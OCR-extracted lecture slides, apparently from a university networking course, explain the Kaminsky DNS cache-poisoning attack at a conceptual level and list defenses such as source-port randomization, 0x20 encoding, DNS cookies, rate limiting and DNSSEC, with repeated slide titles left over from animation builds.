
# Kaminsky Attack

- Don’t just target a single record: target the *entire zone*




# Kaminsky Attack

- Don’t just target a single record: target the *entire zone*




# Kaminsky Attack

- Don’t just target a single record: target the *entire zone*



# Kaminsky Attack

- Don’t just target a single record: target the *entire zone*



# Kaminsky Attack

- Don’t just target a single record: target the *entire zone*

Normal client

ucsd.edu

66.66.66.66

recursive resolver

Attacker


root NS

educause NS

UCSD NS

# Kaminsky Attack

- Don’t just target a single record: target the *entire zone*




# How do we defend against this?

- Make it much harder for the attacker in a few ways (some are in use today!)
  - Randomize UDP source port and make sure it matches, additional 11 bits
    - Attack takes *hours* instead of minutes
  - 0x20 encoding — randomly vary capitalization in queries (DNS is case insensitive) and check you get the same capitalization back
  - DNS cookies
    - Add 64-bit cookie to each query (like a canary… need server support)
  - Rate limit queries for same name
  - Add authentication to DNS via DNSSec…. we won't discuss but it's not widely used

# DNS Summary

- Current DNS system does not provide strong guarantees to bind request to response
  - Response can provide more data than was asked for
- Together allows attacker to “poison” DNS and divert traffic to their sites, which is…. bad
- We’ll talk about some broader defenses higher in the stack (e.g., HTTPS) that can also provide defense in depth against these attacks in a few weeks (week 9)

# Next time…

- Firewalls, application proxies, NATs
- Network Intrusion Detection Systems (NIDS) and all other kinds of middleboxes that keep things secure
- DoS, DDoS, measuring DDoS at Internet scale